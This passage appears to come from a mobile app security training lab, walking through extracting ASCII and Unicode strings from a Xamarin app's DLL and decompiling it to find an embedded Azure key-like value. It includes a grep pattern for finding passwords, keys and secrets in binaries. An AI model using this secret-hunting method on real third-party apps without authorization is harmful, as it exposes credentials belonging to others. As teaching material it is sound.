
6. Extract ASCII Strings

A simple technique to start your analysis is to run the `strings` command on a target DLL and inspect the output for interesting content. Like the FoodFury example, we can filter the output to identify sensitive strings, such as *pass*, *key*, *api*, and *secret*.

Use the strings command to retrieve ASCII string information from the DLL, examining some of the output. Then run the command again, this time piping the output to the grep command to identify instances of the keywords *pass*, *key*, *api*, and *secret*.

```
root@kali:~/labs/third_party/myshoppe/assemblies# strings MyShop.dll |
more
root@kali:~/labs/third_party/myshoppe/assemblies# strings MyShop.dll |
grep -i -E "pass|key|api|secret"
```

For the MyShoppe application, a lot of strings are extracted, but none of the strings match any of our keywords. We could continue to search the output without the `grep`filter for interesting strings, but let's move on to another use of the `strings` command.




7. Extract Big-Endian Unicode Strings

Xamarin applications are developed for the .NET platform. Like many applications developed for .NET, Xamarin applications will contain not only ASCII strings but also Unicode strings.

Use the strings command again, but this time add the -eb argument to strings to extract big-endian Unicode values.

```
root@kali:~/labs/third_party/myshoppe/assemblies# strings -eb
MyShop.dll
```

The output of the `strings` command modified to extract big-endian Unicode values returns some additional information, including a URL that might not be present in the standard ASCII strings output. None of this information looks particularly interesting, though, so let's continue the analysis using strings in a different way.




8. Extract Little-Endian Unicode Strings

Unicode strings can be represented in big-endian or little-endian notation, even in the same executable (or DLL). Using strings, extract little-endian Unicode strings from the MyShop.dll binary:

```
root@kali:~/labs/third_party/myshoppe/assemblies# strings -el
MyShop.dll
```

More string information is revealed when the `strings` command is used with the `-el` argument to retrieve little-endian Unicode values. Near the end of the `strings` output is a URL (https://default-web-westusda4ee...) and immediately following is a 32-character string starting with *muzprB*.

This value could be a base64 encoded value or something more interesting. Now that we have a starting point to search for, we can turn to our reverse engineering tools to identify where this string exists in the `MyShop.dll` binary.




9. **Switch to the Windows VM**

   Switch to the Windows VM. If necessary, log in with the username **student** and the password **student**.


10. **Unzip MyShoppe.apk**

    On Windows, navigate to the E:`\lab-files\third_party` directory. Right-click on the MyShoppe.apk file, then select **7-Zip | Extract to "MyShoppe/"**.




11. Launch JustDecompile

From the Start menu, launch Telerik's JustDecompile tool.




12. **Decompile MyShop.dll**

    From JustDecompile, click **Open | File(s)...** Navigate to the E:\lab-files\third_party\MyShoppe\assemblies directory, select MyShop.dll, then click **Open**.



13. Search for Target String

From JustDecompile, search for the code using the target string identified with the `strings` command. Click the **Search** button, then enter the partial string *muzprB* in the **Find What** input box. Double-click on the search result to open the reconstructed source file matching the string.




14. Examine the AzureDataStore Class

Like Jadx, JustDecompile presents the reconstructed source code from the Interface Description Language (IDL) bytecode. With JustDecompile, the code is presented in reconstructed C# format, instead of Java.

